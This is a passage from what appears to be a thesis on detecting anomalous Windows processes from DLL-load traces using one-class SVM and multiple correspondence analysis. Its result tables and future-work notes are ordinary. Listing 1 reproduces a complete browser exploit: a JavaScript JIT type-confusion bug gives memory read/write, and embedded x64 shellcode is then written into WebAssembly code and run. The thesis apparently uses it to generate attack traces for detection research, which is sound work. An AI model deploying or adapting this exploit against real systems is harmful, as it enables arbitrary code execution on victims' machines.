DLL hijacking is a technique of privilege escalation on Windows operating systems by hijacking the search order of the DLL loading. This allows for the execution of arbitrary code with the same rights as the exploited program. It can also be used as a persistence technique [4]. Some aspects of the gathered information were not used in the anomaly detection process but may be used to detect this specific type of attack.

Those include the "build time" and the "File version" of the loaded modules as well as their paths. Example of this data is presented in the figure x.

6.6 Software classification via multiple correspondence analysis

The correlation of software by the loaded DLL's is an interesting idea that has not been found in the known literature. This idea may be worth further research. It maybe worth the effort to perform the multiple correspondence analysis on the DLL's loaded by a wide range of programs and to analyse how the obtained results correspond to their functionalities. It may also be useful to check where passible malware samples lay in the obtained feature space. This would also allow to further assess the real value of the custom DLL encoder designed in the thesis.

6.7 Performance of different algorithms

The work done in this thesis focused on establishing whether the anomaly detection performed on the data obtained from the Event Trace for Windows framework is possible and whether a significant result can be obtained. For this purpose a single classification algorithm was utilized. In the future work additional tests can be performed with multiple anomaly detection methods to establish how well each of them performs on the available data. This may include the utilization of the latest state-of-the-art algorithms based on the artificial neural networks like auto encoders.

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Appendices

Technical documentation

List of abbreviations and symbols

IT	information technology
WPA	Windows Performance Analyzer
ETW	Event Trace for Windows
ROC	Receiver Operating Characteristic
SVM	Support Vector Machine
ETL	Event Trace Log
DLL	Dynamic link library
RSVM	Robust Support Vector Machines
P	Positive
N	Negative
FP	False Positive
FN	False Negative

Listings

Listing 1: Example of a "exploit.html" file

```
<script>
/*
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All rights reserved.
Redistribution and use in source and binary forms, with or without
modification, are permitted provided that the following conditions
are met:
1. Redistributions of source code must retain the above copyright
   notice, this list of conditions and the following disclaimer.
2. Redistributions in binary form must reproduce the above copyright
   notice, this list of conditions and the following disclaimer
   in the documentation and/or other materials provided with the
   distribution.
THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS
"AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT
LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS
FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE
COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT,
INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING,
BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES;
LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER
CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN
ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE
POSSIBILITY OF SUCH DAMAGE.
*/
        function gc() {
                for (var i = 0; i < 0x80000; ++i) {
                        var a = new ArrayBuffer();
                }
        }
        let shellcode = [0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0,
        0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51,
        0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60,
        0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48,
        0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D,
        0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C,
        0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01,
        0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52,
        0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80,
        0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67,
        0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44, 0x8B,
        0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF,
        0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D,
        0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9,
        0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1, 0x4C,
        0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8,
0x58, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66,
0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49,
0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0,
0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58,
0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41,
0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x48, 0x8B,
0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48, 0xBA,
0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48,
0x8D, 0x8D, 0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31,
0x8B, 0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xF0, 0xB5, 0xA2,
0x56, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5,
0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80,
0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F,
0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x6E,
0x6F, 0x74, 0x65, 0x70, 0x61, 0x64, 0x2E, 0x65, 0x78,
0x65, 0x00];
var wasmCode = new Uint8Array([0, 97, 115, 109, 1, 0,
0, 0, 1, 133, 128, 128, 128, 0, 1, 96, 0, 1, 127, 3,
130, 128, 128, 128, 0, 1, 0, 4, 132, 128, 128, 128,
0, 1, 112, 0, 0, 5, 131, 128, 128, 128, 0, 1, 0, 1,
6, 129, 128, 128, 128, 0, 0, 7, 145, 128, 128, 128,
0, 2, 6, 109, 101, 109, 111, 114, 121, 2, 0, 4, 109,
97, 105, 110, 0, 0, 10, 138, 128, 128, 128, 0, 1,
132, 128, 128, 128, 0, 0, 65, 42, 11]);
var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule);
var main = wasmInstance.exports.main;
var bf = new ArrayBuffer(8);
var bfView = new DataView(bf);
function fLow(f) {
        bfView.setFloat64(0, f, true);
        return (bfView.getUint32(0, true));
}
function fHi(f) {
        bfView.setFloat64(0, f, true);
        return (bfView.getUint32(4, true))
}
function i2f(low, hi) {
        bfView.setUint32(0, low, true);
        bfView.setUint32(4, hi, true);
        return bfView.getFloat64(0, true);
}
function f2big(f) {
        bfView.setFloat64(0, f, true);
        return bfView.getBigUint64(0, true);
}
function big2f(b) {
        bfView.setBigUint64(0, b, true);
        return bfView.getFloat64(0, true);
}
class LeakArrayBuffer extends ArrayBuffer {
        constructor(size) {
                super(size);
                this.slot = 0xb33f;
        }
}
function foo(a) {
        let x = -1;
        if (a) x = 0xFFFFFFFF;
        var arr = new Array(Math.sign(0 - Math.max(0, x, -1)));
        arr.shift();
        let local_arr = Array(2);
        local_arr[0] = 5.1;//4014666666666666
        let buff = new LeakArrayBuffer(0x1000);//byteLength idx=8
        arr[0] = 0x1122;
        return [arr, local_arr, buff];
}
```

```
        for (var i = 0; i < 0x10000; ++i)
                foo(false);
        gc(); gc();
        [corrput_arr, rwarr, corrupt_buff] = foo(true);
        corrput_arr[12] = 0x22444;
        delete corrput_arr;
        function setbackingStore(hi, low) {
                rwarr[4] = i2f(fLow(rwarr[4]), hi);
                rwarr[5] = i2f(low, fHi(rwarr[5]));
        }
        function leakObjLow(o) {
                corrupt_buff.slot = o;
                return (fLow(rwarr[9]) - 1);
        }
        let corrupt_view = new DataView(corrupt_buff);
        let corrupt_buffer_ptr_low = leakObjLow(corrupt_buff);
        let idx0Addr = corrupt_buffer_ptr_low - 0x10;
        let baseAddr = (corrupt_buffer_ptr_low & 0xffff0000)
                - ((corrupt_buffer_ptr_low & 0xffff0000) % 0x40000)
                + 0x40000;
        let delta = baseAddr + 0x1c - idx0Addr;
        if ((delta % 8) == 0) {
                let baseIdx = delta / 8;
                this.base = fLow(rwarr[baseIdx]);
        } else {
                let baseIdx = ((delta - (delta % 8)) / 8);
                this.base = fHi(rwarr[baseIdx]);
        }
        let wasmInsAddr = leakObjLow(wasmInstance);
        setbackingStore(wasmInsAddr, this.base);
        let code_entry = corrupt_view.getFloat64(13 * 8, true);
        setbackingStore(fLow(code_entry), fHi(code_entry));
        for (let i = 0; i < shellcode.length; i++) {
                corrupt_view.setUint8(i, shellcode[i]);
        }
        main();
</script>
```

Table 1: Anomaly detection on raw DLL data

	nu	Positive	Negative	False positive	False negative
0	0.025	209	3	10	9
1	0.050	207	3	10	11
2	0.075	202	4	9	16
3	0.100	194	4	9	24
4	0.125	194	6	7	24
5	0.150	187	8	5	31
6	0.175	183	8	5	35
7	0.200	179	9	4	39
8	0.225	174	10	3	44
9	0.250	167	10	3	51
10	0.275	121	10	3	97
11	0.300	20	13	0	198
12	0.325	60	13	0	158
13	0.350	19	13	0	199
14	0.375	35	13	0	183
15	0.400	63	13	0	155
16	0.425	132	10	3	86
17	0.450	161	10	3	57
18	0.475	154	10	3	64
19	0.500	144	10	3	74
20	0.525	142	10	3	76
21	0.550	142	10	3	76
22	0.575	142	10	3	76
23	0.600	142	10	3	76
24	0.625	142	10	3	76
25	0.650	142	10	3	76
26	0.675	142	10	3	76
27	0.700	142	10	3	76
28	0.725	142	10	3	76
29	0.750	142	10	3	76
30	0.775	142	10	3	76
31	0.800	142	10	3	76
32	0.825	142	10	3	76
33	0.850	142	10	3	76
34	0.875	142	10	3	76
35	0.900	142	10	3	76
36	0.925	142	10	3	76
37	0.950	142	10	3	76
38	0.975	142	10	3	76
39	1.000	0	13	0	218

Table 2: Anomaly detection on normalized DLL counts

	nu	Positive	Negative	False positive	False negative
0	0.025	213	1	12	5
1	0.050	211	3	10	7
2	0.075	201	4	9	17
3	0.100	199	6	7	19
4	0.125	186	8	5	32
5	0.150	181	10	3	37
6	0.175	168	10	3	50
7	0.200	164	10	3	54
8	0.225	173	10	3	45
9	0.250	171	10	3	47
10	0.275	170	10	3	48
11	0.300	159	10	3	59
12	0.325	159	10	3	59
13	0.350	170	10	3	48
14	0.375	169	10	3	49
15	0.400	168	10	3	50
16	0.425	167	10	3	51
17	0.450	167	10	3	51
18	0.475	177	10	3	41
19	0.500	177	10	3	41
20	0.525	177	10	3	41
21	0.550	164	10	3	54
22	0.575	164	10	3	54
23	0.600	163	10	3	55
24	0.625	163	10	3	55
25	0.650	163	10	3	55
26	0.675	163	10	3	55
27	0.700	163	10	3	55
28	0.725	175	10	3	43
29	0.750	174	10	3	44
30	0.775	164	10	3	54
31	0.800	162	10	3	56
32	0.825	162	10	3	56
33	0.850	162	10	3	56
34	0.875	73	13	0	145
35	0.900	52	13	0	166
36	0.925	28	13	0	190
37	0.950	28	13	0	190
38	0.975	10	13	0	208
39	1.000	0	13	0	218

Table 3: Eigenvalues of the multiple correspondence analysis.

Dimentions	Eigenvalues
0	0.278652
1	0.126788
2	0.108930
3	0.067005
4	0.058106
5	0.046981
6	0.022424
7	0.014908
8	0.011448
9	0.008646
10	0.007569
11	0.004358
12	0.003819
13	0.003075
14	0.002759
15	0.001986
16	0.001220
17	0.000840
18	0.000622
19	0.000473
20	0.000428
21	0.000297
22	0.000208

Table 4: Values of the multiple correspondence analysis.

Dim 0	Dim 1	Dim 2
-0.000786	0.094955	-0.170278
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.287204	-0.019984	0.007545
-1.295154	0.533901	-0.690322
0.287204	-0.019984	0.007545
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
-0.084455	0.143001	-0.235539
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.287204	-0.019984	0.007545
-0.258942	0.178374	-0.073033
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-1.097736	0.132434	1.278262
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.721461	0.353485	-0.367996
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.037923	0.108548	-0.156661
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682

0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.022125	0.052553	-0.116180
0.303286	-0.019973	0.006682
0.015476	-0.003412	-0.108106
0.303286	-0.019973	0.006682
0.189662	0.053016	-0.101119
0.303309	-0.019059	0.005987
0.103734	-0.015432	0.046046
0.131203	-0.015473	0.041941
-0.058290	0.114228	-0.165737
0.275592	-0.014281	-0.001820
0.287204	-0.019984	0.007545
0.287204	-0.019984	0.007545
-1.369476	0.360832	-0.593341
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.114025	0.155558	-0.253616
0.287204	-0.019984	0.007545
-0.258942	0.178374	-0.073033
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-1.300167	-2.466700	-0.370686
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-1.097736	0.132434	1.278262
-0.339037	0.075674	0.029995

-0.166117	0.023475	0.012137
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.597109	0.033244	0.133987
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.597109	0.033244	0.133987
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.022125	0.052553	-0.116180
0.303286	-0.019973	0.006682
0.303309	-0.019059	0.005987
0.015476	-0.003412	-0.108106
0.301241	-0.017681	0.006321
-0.080700	0.219873	-0.344296
-0.052792	0.005908	0.025548
-0.052792	0.005908	0.025548
0.124951	-0.014448	0.042986
-0.210704	0.576562	-1.085697
-0.086686	-0.014227	0.074501
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
-1.264270	0.514452	-0.681936
-0.054170	0.117843	-0.170403
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
-0.009257	0.099378	-0.175992
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.258942	0.178374	-0.073033
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-1.097736	0.132434	1.278262
0.303286	-0.019973	0.006682

0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.022125	0.052553	-0.116180
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.015476	-0.003412	-0.108106
0.103734	-0.015432	0.046046
-1.362217	0.507347	-0.585543
0.287204	-0.019984	0.007545
-0.054170	0.117843	-0.170403
-0.084455	0.143001	-0.235539
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.287204	-0.019984	0.007545
0.287204	-0.019984	0.007545
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-1.312293	-2.514440	-0.378790
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.258942	0.178374	-0.073033
0.303286	-0.019973	0.006682
-1.097736	0.132434	1.278262
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.760363	0.044270	0.415179
0.303286	-0.019973	0.006682

0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.674937	0.326724	-0.323714
-0.389508	0.094083	0.055093
-0.618902	0.034549	0.175243
-0.806960	-0.028002	0.316956
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.206638	-0.003644	0.068008
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.597109	0.033244	0.133987
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.022125	0.052553	-0.116180
0.303286	-0.019973	0.006682
-0.597109	0.033244	0.133987
0.015476	-0.003412	-0.108106
0.303309	-0.019059	0.005987
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.206594	0.024989	0.262793
0.303309	-0.019059	0.005987
-0.206594	0.024989	0.262793
0.081225	-0.015643	0.046059

-0.052792	0.005908	0.025548
0.131203	-0.015473	0.041941
0.256092	-0.025394	0.004780
0.256092	-0.025394	0.004780

Table 5: OCSVM classification on MCA data.

	nu	Positive	Negative	False positive	False negative	K-fold
0	0.025	202	2	11	16	Yes
1	0.050	214	3	10	4	Yes
2	0.075	198	3	10	20	Yes
3	0.100	209	3	10	9	Yes
4	0.125	206	3	10	12	Yes
5	0.150	205	3	10	13	Yes
6	0.175	205	3	10	13	Yes
7	0.200	201	4	9	17	Yes
8	0.225	201	4	9	17	Yes
9	0.250	201	5	8	17	Yes
10	0.275	199	5	8	19	Yes
11	0.300	197	5	8	21	Yes
12	0.325	195	5	8	23	Yes
13	0.350	183	6	7	35	Yes
14	0.375	144	7	6	74	Yes
15	0.400	173	6	7	45	Yes
16	0.425	193	6	7	25	Yes
17	0.450	191	7	6	27	Yes
18	0.475	189	7	6	29	Yes
19	0.500	189	7	6	29	Yes
20	0.525	176	8	5	42	Yes
21	0.550	157	11	2	61	Yes
22	0.575	112	11	2	106	Yes
23	0.600	112	11	2	106	Yes
24	0.625	150	10	3	68	Yes
25	0.650	161	10	3	57	Yes
26	0.675	161	10	3	57	Yes
27	0.700	172	10	3	46	Yes
28	0.725	180	10	3	38	Yes
29	0.750	177	10	3	41	Yes
30	0.775	177	10	3	41	Yes
31	0.800	177	10	3	41	Yes
32	0.825	177	10	3	41	Yes
33	0.850	77	13	0	141	Yes
34	0.875	29	13	0	189	Yes
35	0.900	10	13	0	208	Yes
36	0.925	10	13	0	208	Yes
37	0.950	10	13	0	208	Yes
38	0.975	7	13	0	211	Yes
39	1.000	0	13	0	218	Yes

0	0.025	215	2	11	3	No
1	0.050	214	2	11	4	No
2	0.075	210	3	10	8	No
3	0.100	209	3	10	9	No
4	0.125	206	3	10	12	No
5	0.150	205	3	10	13	No
6	0.175	205	3	10	13	No
7	0.200	201	3	10	17	No
8	0.225	201	5	8	17	No
9	0.250	201	5	8	17	No
10	0.275	197	5	8	21	No
11	0.300	195	5	8	23	No
12	0.325	195	6	7	23	No
13	0.350	193	6	7	25	No
14	0.375	193	6	7	25	No
15	0.400	191	6	7	27	No
16	0.425	190	7	6	28	No
17	0.450	188	7	6	30	No
18	0.475	187	7	6	31	No
19	0.500	187	10	3	31	No
20	0.525	186	10	3	32	No
21	0.550	185	10	3	33	No
22	0.575	185	10	3	33	No
23	0.600	185	10	3	33	No
24	0.625	185	10	3	33	No
25	0.650	181	10	3	37	No
26	0.675	177	10	3	41	No
27	0.700	177	10	3	41	No
28	0.725	177	10	3	41	No
29	0.750	177	10	3	41	No
30	0.775	177	10	3	41	No
31	0.800	177	10	3	41	No
32	0.825	177	10	3	41	No
33	0.850	30	13	0	188	No
34	0.875	27	13	0	191	No
35	0.900	8	13	0	210	No
36	0.925	8	13	0	210	No
37	0.950	8	13	0	210	No
38	0.975	7	13	0	211	No
39	1.000	0	13	0	218	No

Table 6: Classification with new encoder trained on inlier data.

	index	Positive	Negative	False positive	False negative	clusters
0	40	214	3	10	4	1
1	41	212	7	6	6	1
2	42	203	7	6	15	1
3	43	200	8	5	18	1
4	44	197	8	5	21	1
5	45	191	10	3	27	1
6	46	171	10	3	47	1
7	47	76	13	0	142	1
8	48	67	13	0	151	1
9	49	52	13	0	166	1
10	50	50	13	0	168	1
11	51	50	13	0	168	1
12	52	39	13	0	179	1
13	53	51	13	0	167	1
14	54	46	13	0	172	1
15	55	36	13	0	182	1
16	56	36	13	0	182	1
17	57	35	13	0	183	1
18	58	35	13	0	183	1
19	59	35	13	0	183	1
20	60	35	13	0	183	1
21	61	35	13	0	183	1
22	62	35	13	0	183	1
23	63	34	13	0	184	1
24	64	33	13	0	185	1
25	65	33	13	0	185	1
26	66	33	13	0	185	1
27	67	33	13	0	185	1
28	68	33	13	0	185	1
29	69	58	13	0	160	1
30	70	43	13	0	175	1
31	71	65	13	0	153	1
32	72	65	13	0	153	1
33	73	64	13	0	154	1
34	74	64	13	0	154	1
35	75	42	13	0	176	1
36	76	29	13	0	189	1
37	77	28	13	0	190	1
38	78	9	13	0	209	1
39	79	0	13	0	218	1
40	120	214	3	10	4	2
41	121	209	4	9	9	2
42	122	206	7	6	12	2
43	123	199	8	5	19	2
44	124	195	8	5	23	2
45	125	190	9	4	28	2

46	126	184	10	3	34	2
47	127	167	10	3	51	2
48	128	169	10	3	49	2
49	129	148	10	3	70	2
50	130	147	10	3	71	2
51	131	147	10	3	71	2
52	132	145	10	3	73	2
53	133	144	10	3	74	2
54	134	144	10	3	74	2
55	135	175	10	3	43	2
56	136	175	10	3	43	2
57	137	175	10	3	43	2
58	138	175	10	3	43	2
59	139	161	10	3	57	2
60	140	174	10	3	44	2
61	141	152	10	3	66	2
62	142	172	10	3	46	2
63	143	171	10	3	47	2
64	144	136	12	1	82	2
65	145	171	10	3	47	2
66	146	171	10	3	47	2
67	147	171	10	3	47	2
68	148	170	10	3	48	2
69	149	170	10	3	48	2
70	150	170	10	3	48	2
71	151	170	10	3	48	2
72	152	169	10	3	49	2
73	153	169	10	3	49	2
74	154	104	13	0	114	2
75	155	46	13	0	172	2
76	156	24	13	0	194	2
77	157	24	13	0	194	2
78	158	8	13	0	210	2
79	159	0	13	0	218	2
80	200	213	2	11	5	3
81	201	209	3	10	9	3
82	202	204	7	6	14	3
83	203	201	8	5	17	3
84	204	194	8	5	24	3
85	205	190	8	5	28	3
86	206	185	8	5	33	3
87	207	178	10	3	40	3
88	208	156	10	3	62	3
89	209	90	13	0	128	3
90	210	89	13	0	129	3
91	211	98	13	0	120	3
92	212	99	13	0	119	3
93	213	99	13	0	119	3
94	214	117	13	0	101	3
95	215	117	13	0	101	3

96	216	126	13	0	92	3
97	217	85	13	0	133	3
98	218	85	13	0	133	3
99	219	103	12	1	115	3
100	220	53	13	0	165	3
101	221	53	13	0	165	3
102	222	38	13	0	180	3
103	223	28	13	0	190	3
104	224	28	13	0	190	3
105	225	28	13	0	190	3
106	226	27	13	0	191	3
107	227	27	13	0	191	3
108	228	27	13	0	191	3
109	229	26	13	0	192	3
110	230	26	13	0	192	3
111	231	24	13	0	194	3
112	232	21	13	0	197	3
113	233	21	13	0	197	3
114	234	20	13	0	198	3
115	235	10	13	0	208	3
116	236	18	13	0	200	3
117	237	11	13	0	207	3
118	238	11	13	0	207	3
119	239	0	13	0	218	3
120	280	214	2	11	4	4
121	281	208	4	9	10	4
122	282	201	5	8	17	4
123	283	199	5	8	19	4
124	284	193	8	5	25	4
125	285	188	8	5	30	4
126	286	171	8	5	47	4
127	287	167	8	5	51	4
128	288	167	8	5	51	4
129	289	171	9	4	47	4
130	290	128	10	3	90	4
131	291	91	10	3	127	4
132	292	16	13	0	202	4
133	293	16	13	0	202	4
134	294	16	13	0	202	4
135	295	16	13	0	202	4
136	296	16	13	0	202	4
137	297	16	13	0	202	4
138	298	15	13	0	203	4
139	299	15	13	0	203	4
140	300	15	13	0	203	4
141	301	15	13	0	203	4
142	302	27	13	0	191	4
143	303	33	13	0	185	4
144	304	12	13	0	206	4
145	305	50	12	1	168	4

146	306	12	13	0	206	4
147	307	12	13	0	206	4
148	308	12	13	0	206	4
149	309	12	13	0	206	4
150	310	12	13	0	206	4
151	311	12	13	0	206	4
152	312	12	13	0	206	4
153	313	12	13	0	206	4
154	314	11	13	0	207	4
155	315	11	13	0	207	4
156	316	11	13	0	207	4
157	317	11	13	0	207	4
158	318	6	13	0	212	4
159	319	0	13	0	218	4

Table 7: Classification with new encoder trained on all data.

	index	Positive	Negative	False positive	False negative	clusters
0	40	213	1	12	5	1
1	41	209	3	10	9	1
2	42	200	3	10	18	1
3	43	197	4	9	21	1
4	44	185	8	5	33	1
5	45	148	10	3	70	1
6	46	49	13	0	169	1
7	47	47	13	0	171	1
8	48	52	13	0	166	1
9	49	55	13	0	163	1
10	50	42	13	0	176	1
11	51	50	13	0	168	1
12	52	52	13	0	166	1
13	53	39	13	0	179	1
14	54	39	13	0	179	1
15	55	46	13	0	172	1
16	56	37	13	0	181	1
17	57	36	13	0	182	1
18	58	36	13	0	182	1
19	59	35	13	0	183	1
20	60	35	13	0	183	1
21	61	35	13	0	183	1
22	62	35	13	0	183	1
23	63	35	13	0	183	1
24	64	35	13	0	183	1
25	65	35	13	0	183	1
26	66	34	13	0	184	1
27	67	33	13	0	185	1
28	68	33	13	0	185	1
29	69	33	13	0	185	1
30	70	33	13	0	185	1
31	71	33	13	0	185	1
32	72	33	13	0	185	1
33	73	33	13	0	185	1
34	74	32	13	0	186	1
35	75	11	13	0	207	1
36	76	11	13	0	207	1
37	77	9	13	0	209	1
38	78	8	13	0	210	1
39	79	0	13	0	218	1
40	120	214	2	11	4	2
41	121	210	5	8	8	2
42	122	200	5	8	18	2
43	123	200	6	7	18	2
44	124	197	8	5	21	2
45	125	191	10	3	27	2

46	126	189	10	3	29	2
47	127	165	10	3	53	2
48	128	185	10	3	33	2
49	129	172	10	3	46	2
50	130	157	10	3	61	2
51	131	136	10	3	82	2
52	132	109	11	2	109	2
53	133	91	11	2	127	2
54	134	85	11	2	133	2
55	135	84	11	2	134	2
56	136	73	11	2	145	2
57	137	73	11	2	145	2
58	138	72	11	2	146	2
59	139	72	11	2	146	2
60	140	72	11	2	146	2
61	141	72	11	2	146	2
62	142	72	11	2	146	2
63	143	72	11	2	146	2
64	144	62	11	2	156	2
65	145	61	11	2	157	2
66	146	61	11	2	157	2
67	147	61	11	2	157	2
68	148	61	11	2	157	2
69	149	61	11	2	157	2
70	150	61	11	2	157	2
71	151	60	11	2	158	2
72	152	60	11	2	158	2
73	153	41	13	0	177	2
74	154	41	13	0	177	2
75	155	29	13	0	189	2
76	156	29	13	0	189	2
77	157	29	13	0	189	2
78	158	11	13	0	207	2
79	159	0	13	0	218	2
80	200	213	2	11	5	3
81	201	209	3	10	9	3
82	202	204	5	8	14	3
83	203	199	5	8	19	3
84	204	191	5	8	27	3
85	205	186	7	6	32	3
86	206	183	10	3	35	3
87	207	176	10	3	42	3
88	208	167	10	3	51	3
89	209	160	10	3	58	3
90	210	160	10	3	58	3
91	211	158	10	3	60	3
92	212	156	10	3	62	3
93	213	156	10	3	62	3
94	214	156	10	3	62	3
95	215	156	10	3	62	3

96	216	156	10	3	62	3
97	217	156	10	3	62	3
98	218	156	10	3	62	3
99	219	156	10	3	62	3
100	220	156	10	3	62	3
101	221	156	10	3	62	3
102	222	153	10	3	65	3
103	223	153	10	3	65	3
104	224	153	10	3	65	3
105	225	153	10	3	65	3
106	226	153	10	3	65	3
107	227	153	10	3	65	3
108	228	152	10	3	66	3
109	229	152	10	3	66	3
110	230	152	10	3	66	3
